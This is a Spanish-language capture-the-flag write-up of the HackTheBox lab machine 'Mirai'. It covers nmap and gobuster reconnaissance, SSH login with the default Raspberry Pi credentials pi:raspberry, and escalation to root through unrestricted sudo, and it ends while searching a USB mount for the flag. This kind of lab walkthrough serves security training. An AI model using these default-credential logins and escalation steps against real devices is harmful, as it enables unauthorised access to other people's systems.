

Mirai - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:




```
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u3
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAJpzaaGcmwdVrkG//X5kr6m9em2hEu3SianCner
5BcKty+s2N8I9neI2coRBtZDUwUiF/1gUAZIimeKOj2×39kcBpcpM6ZAAAAFQDwL9La/F
scc/LTvYmQeLAyc7GYQ/AcLgoYFHm8hDgFVN2D4BQ7yGQT9dU4GAOp4/H1wHPKlAiBuDC
Iq9zvAx3tfViuU9CGStiIW4eH4qrhSMiUKrhbNeCzvdcw6pRWK41+vDiQrhV12/w6JSow
==
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCpSoRAKB+cPR8bChDdajCIpf4p1zH
CgUrZdKRoFa+nd8REgkTg8JRYkSGQ/RxBZzb06JZhRSvLABFve3rEPVdwTf4mzzNuryV4
Fhlfo/6bGkIE68vS5CQi9Phygke6/a39EP2pJp6WzT5KI3Yosex3Br85kbh/J8CVf4EDI
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTY
xViOVih0TeW/bM=
|   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILvYtCvO/UREAhODuSsm7liSb9SZ8gL
53/tcp    open  domain  syn-ack ttl 63 dnsmasq 2.76
| dns-nsid:
|_  bind.version: dnsmasq-2.76
80/tcp    open  http    syn-ack ttl 63 lighttpd 1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: lighttpd/1.4.35
| http-methods:
```




```
|_  Supported Methods: OPTIONS GET HEAD POST
1521/tcp  open  upnp    syn-ack ttl 63 Platinum UPnP 1.0.5.13
32400/tcp open  http    syn-ack ttl 63 Plex Media Server httpd
|_http-favicon: Plex
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-title: Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
32469/tcp open  upnp    syn-ack ttl 63 Platinum UPnP 1.0.5.13
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Por el puerto 32400 encuentro un panel de login:




10.10.10.48:32400/web/index.html

Por el puerto 80 no veo nada:




Podemos analizar las cabeceras de la respuesta con curl y vemos que hay algo llamado "X-Pi-hole":




```
└─$ curl -X GET http://10.10.10.48 -I
HTTP/1.1 404 Not Found
X-Pi-hole: A black hole for Internet advertisements.
Content-type: text/html; charset=UTF-8
Content-Length: 0
Date: Thu, 24 Oct 2024 13:45:45 GMT
Server: lighttpd/1.4.35
```

Buscando directorios con gobuster encuentro el panel de admin de "Pi-hole":



```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.48/ -w /usr/share/wordlists/dirbus
add-slash
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.48/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,aspx,html,jpg,png,asp,php,jsp,zip
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin/               (Status: 200) [Size: 14620]
```



Status
Active
Load: 0.09 0.09 0.06
Memory usage: 43.1 %

0 Queries Blocked Last 24 Hours


926 Queries Last 24 Hours

0.0% Queries Blocked Last 24 Hours


115,068 Domains on Blocklists

Queries over last 24 hours

Si le damoss al boton de Pi-hole podemos ver que este proyecto esta desarrollado para "raspberry pi".




Las raspberris vienen por defecto con las credenciales pi:raspberry. Vamos a probarlas si podemos acceder con esas credenciales a la maquina victima por ssh:




```
└─$ ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.4
ED25519 key fingerprint is SHA256:TL7joF/Kz3rDLVF
This key is not known by any other names.
Are you sure you want to continue connecting (yes
Warning: Permanently added '10.10.10.48' (ED25519
pi@10.10.10.48's password:

The programs included with the Debian GNU/Linux s
the exact distribution terms for each program are
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANT
permitted by applicable law.
Last login: Sun Aug 27 14:47:50 2017 from localho

SSH is enabled and the default password for the '
This is a security risk - please login as the 'pi


SSH is enabled and the default password for the '
This is a security risk - please login as the 'pi

pi@raspberrypi:~ $
```

ESCALADA DE PRIVILEGIOS

Si vamos a ver los permisos que tenemos como suoders podemos ver que podemos ejecutar cualquier comando como root:




```
pi@raspberrypi:~ $ ls /home
pi
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localh
    env_reset, mail_badpass, secure_path=/

User pi may run the following commands on
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
```




```
pi@raspberrypi:~ $ sudo su
root@raspberrypi:/home/pi# whoami
root
```

Al intentar localizar la flag de root nos dice que tiene un backup en el USB




```
root@raspberrypi:/home/pi# cat /root/root.txt
I lost my original root.txt! I think I may have a backup on my USB stick...
```

En el directorio media vemos otro mensaje:




```
root@raspberrypi:/home/pi# cat /media/usbstick/damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?

-James
```

Nos dice que lo tiene en el USB, para cargar un USB hay que montarlo. Vamos a ver las monturas que tiene esta maquina con 'mount' y 'df -h'

